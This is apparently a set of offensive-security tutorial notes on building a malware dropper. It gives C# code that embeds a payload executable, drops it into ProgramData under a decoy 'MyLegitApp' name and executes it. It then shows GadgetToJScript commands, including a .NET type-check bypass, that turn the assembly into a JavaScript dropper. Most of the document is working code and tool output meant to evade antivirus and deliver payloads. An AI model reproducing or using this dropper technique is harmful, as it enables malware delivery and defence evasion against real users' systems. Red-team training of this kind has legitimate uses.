
Droppers
- a program that delivers another program
- used to evade AV and complicate analysis of the infected chain
Create JavaScript Dropper from .NET assembly
- create new .NET framework class library project in Visual Studio
- make sure to use .NET framework and not .NET core

- rename
Class.cstoDropper.cs - right-click on the project in the Solution Explorer and go to Add > Existing Item.

- Select a payload file to embed in the dropper, e.g.
http_x64.exe - in its properties, change the Build Action to Embedded Resource.
For G2JS to work properly, all the C# code needs to be inside the class constructor
using System.Reflection;

namespace MyDropper
{
    public class Dropper
    {
        public Dropper()
        {
            // use reflection to get reference to own assembly
            var assembly = Assembly.GetExecutingAssembly();

            // read embedded payload
            using (var rs = assembly.GetManifestResourceStream("MyDropper.http_x64.exe"))
            {
                // do something
            }
        }
    }
}
- once payload has been read it can be dropped somewhere on disk
- stick to standard locations such as:
C:\Program Files*C:\Program Files (x86)*C:\ProgramData*C:\Windows*
- Only ProgramData is writeable by standard users
- Create a new directory and drop the payload in there:
using (var rs = assembly.GetManifestResourceStream("MyDropper.http_x64.exe"))
{
    // get path to ProgramData
    var path = Environment.GetFolderPath(Environment.SpecialFolder.CommonApplicationData);

    // construct new path with our dir name
    var newPath = Path.Combine(path, "MyLegitApp");

    // create new directory inside ProgramData
    var newDir = Directory.CreateDirectory(newPath);

    // construct path for the executable
    var filePath = Path.Combine(newDir.FullName, "MyApp.exe");

    // drop the path to disk
    using (var fs = File.Create(filePath))
    {
        // copy resource stream into file stream
        rs.CopyTo(fs);

        // close file
        rs.Close();
    }
}
- the dropper can also execute the payload after it has been written to disk
// execute it
Process.Start(filePath);
- build the project and it will produce
MyDropper.dll - Now we need to serialize it with
GadgetToJScript
PS C:\Users\Attacker> C:\Tools\GadgetToJScript\GadgetToJScript\bin\Release\GadgetToJScript.exe -a C:\Users\Attacker\source\repos\MyDropper\bin\Release\MyDropper.dll -w js -b -o C:\Payloads\dropper
[+]: Generating the js payload
[+]: First stage gadget generation done.
[+]: Loading your .NET assembly:C:\Users\Attacker\source\repos\MyDropper\bin\Release\MyDropper.dll
[+]: Second stage gadget generation done.
[*]: Payload generation completed, check: C:\Payloads\dropper.js
-w: type of script to output-b: bypasses type check controls introduced in .NET framework 4.8+-o: output path
This will produce a JavaScript dropper that can be executed using wscript or by simply double-clicking it